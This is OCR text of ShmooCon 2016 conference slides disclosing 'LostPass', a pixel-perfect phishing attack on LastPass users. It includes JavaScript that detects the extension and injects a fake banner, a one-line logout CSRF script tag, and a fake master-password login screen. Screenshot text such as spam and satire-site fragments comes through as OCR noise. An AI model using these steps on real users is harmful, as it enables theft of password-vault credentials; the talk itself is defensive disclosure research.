LostPass


Pixel-perfect LastPass Phishing



ShmooCon 2016

Sean Cassidy
CTO – Praesidio
https://www.seancassidy.me
@sean_a_cassidy





Delete forever

Not spam



More *

[Spam]Best watches in the world. Super present. Christmas sale!






0 1

LUXURY WATCHES dmitriyo@mari-el.ru via mari-el.ru

to jing.sun, jkelly, contact, alison, sean, susan, hrowan





A

Why is this message in Spam? It's similar to messages that were detected by our spam filters. Learn more

A.

Images are not displayed. Display images below

Order watches, bags, jewelry- http://goo.gl/yL7gwf

nv x fpl ulszv w u
acxwx x v pshd ij ngy
oju kjoi mgq ff gx w
i ett zrapg os ete In
sgg q zjdmj d ttpk k
ay vvwb z wt dteu hdeeo
vbpw ce xefz cvk epx zwk
xx cpde tsdvg ah lqejg un
checj ou nfwk ilmfi gfuwu jjbf
pchd ojzx zfbx sd ndrz cm
qii o xh njcuh hkku od

The primary attack vector, indeed, the overwhelmingly dominant attack vector, is phishing. There is almost never any exploit at all, and 0day exploits are even rarer still. Exploits are not needed, not used, and not relevant.

- the grugq, 2015

https://lists.alchemistowl.org/pipermail/regs/2015-September/000617.html



What most phishing is



What we want our phish to be



What would the ideal phish be?

- 1. Trained users are susceptible
- 2. Attack gives access to machine, credentials, or sensitive data
- 3. Hard to detect
- Relies on a difficult-to-fix flaw
- 5. Widely applicable

Anti-Phishing Techniques



Phishing is a software vulnerability


- Software should be designed to be phishingresistant
- If it's easy for an attacker to fake, it's broken
- If users are tricked, it's fault of the software designer
- Good UX is a security measure

Corollary: software must be easy to use correctly





Traditional Anti-phishing Techniques


- Training
- Trusted source verification
 - HTTPS EV
 - SPF/DKIM/DMARC
 - Binary signatures
 - Security Images
- Suspicious data warnings
 - Phishing detection














Better names for "Enable Content"

- Run Malware
- Destroy my computer, please
- What's Cryptolocker?
- Maybe this is just a pen test
- I hate myself and the company I work for
- Fuck it
- YOLO



Problems with Microsoft Word 2010

- Noisy messages
- Unclear warnings
 - Why is protected mode necessary?
 - What's a macro?
 - Enable content sounds like a good thing
- Cross-platform inconsistency

Consequences of user actions unclear.



Anti-Phishing Design

- Which pixels can be controlled by the attacker?
- Anti-phishing is:
 - Reducing which pixels attackers control
 - Walling them off
 - Warning the users that certain pixels are "untrustworthy pixels"
- Help the user make the right decision



The Target


The Target: LastPass


- Browser extension
- Has lots of useful secrets
- Widely used
- Has an API
- Easy to detect
- Sort of buggy







Search Vault

































www.clickhole.com/article/7-feelings-we-need-english-word-asap-3756









Your LastPass session appears to have expired. Please re-login.


















Girl Told Neil DeGrasse Tyson She Wante



 That startling realization that every person you pass on the street has a life and a story that's as complex as yours, except for the mailman, who leads a trivial existence devoted exclusively to putting paper in boxes.



VIDEO We Put 8 Teens In A Room With A Gun And Pretty Soon Human Natu






LIFE An Oral History Of The 2000 Election

TRENDING NOW 5


Latest Attack: ISIS Created A Lamb Chop Puppet With A Realistic Human Ass







The Plan

























SEARCH Q















 That startling realization that every person you pass on the street has a life and a story that's as complex as yours, except for the mailman, who leads a trivial existence devoted exclusively to putting paper in boxes.







We Put 8 Teens In A Room With A Gun And Pretty Soon Human Natu



<u>Step 1:</u>

Direct the user to a benign-looking but malicious site, or a benign site with an XSS




www.clickhole.com/article/7-feelings-we-need-english-word-asap-3756




























 That startling realization that every person you pass on the street has a life and a story that's as complex as yours, except for the mailman, who leads a trivial existence devoted exclusively to putting paper in boxes.



Girl Told Neil DeGrasse Tyson She Wante



VIDEO We Put 8 Teens In A Room With A Gun And Pretty Soon Human Natu


<u>Step 2:</u>

If the user has LastPass, show a fake banner that we control.




Latest Attack: ISIS Created A Lamb Chop Puppet With A Realistic Human Ass





Step 3:
When the user clicks our banner, show them our fake login page.







Step 1 Gathering the HTML












Try Again




The English language has been around for centuries...how do we not have words for these feelings yet??

1. That startling realization that every person you pass on the street has a life and a story that's as complex as yours, except for the mailman, who leads a trivial existence devoted exclusively to putting paper in boxes.























Step 2 Showing the Banner

Detecting LastPass

- First, detect if LastPass is installed
- It used to be really easy
 - navigator.plugins['LastPass']


Instead, we'll need to do something else







What is the asterisk?





Detecting LastPass

 Let's put a form element on our page, with a username and password, and try to see if LastPass puts the asterisk on it

Username:	*	Password:	*	Login
0001111111	49		47	


Detecting LastPass

```
function lastPassIsInstalled() {
  var username = document.getElementById
    ("lpdetectusername");
  var style = username.getAttribute("style");
  return (style != null && style.indexOf
    ("background-image") > -1);
}
```

Showing the Banner

```
document.body.insertAdjacentHTML("beforeend", lpDetectFormHTML);
window.setTimeout(function() {
  if (lastPassIsInstalled()) {
    var browser = detectBrowser();
    if (browser.startsWith("Chrome")) {
       // insert HTML for Chrome
    } else if (browser.startsWith("Firefox")) {
       // insert HTML for Firefox
}}}, 500);
```







rest page

This is a test page for testing LostPass.





LastPass's BugCrowd Page

bugcrowd

WHAT WE DO

HOW IT WORKS

CUSTOMERS PROGRAMS

MORE V

SIGN UP V LOGIN

LastPass ****

LastPass

LastPass is a password manager and form filler which locally encrypts your sensitive data with a key that is not sent to LastPass

\$50 - \$1,000 Per Bug.

Report Bug



LastPass's BugCrowd Page – Out of Scope

- CSRF on forms that are available to anonymous users (e.g. the contact us form, the create account page, the forgot password page, etc.).
- Reusing or absence of CSRF tokens that are non-session based (ie: user logged out of their account)
- Logout Cross-Site Request Forgery (logout CSRF).
- Presence of application or web browser 'autocomplete' or 'save password' functionality.
- Lack of Secure and HTTPOnly cookie flags on our lang cookie

LastPass Logout CSRF


```
<script src="https://lastpass.com/logout.php">
</script>
```

- Works!
- You don't even need to use POST to log users out
- Now users see a gray or yellow LastPass icon rather than a red one
- Nothing is amiss




Step 3 Showing our Login Screen








Problem: the protocol




Solution: buy a domain!





Problem:



177777	
	*
aster Password:	
Forg	ot your password
Remember Email	
Remember Email Remember Password	




Problem: LastPass found a form!




Email:	
and the second s	-)
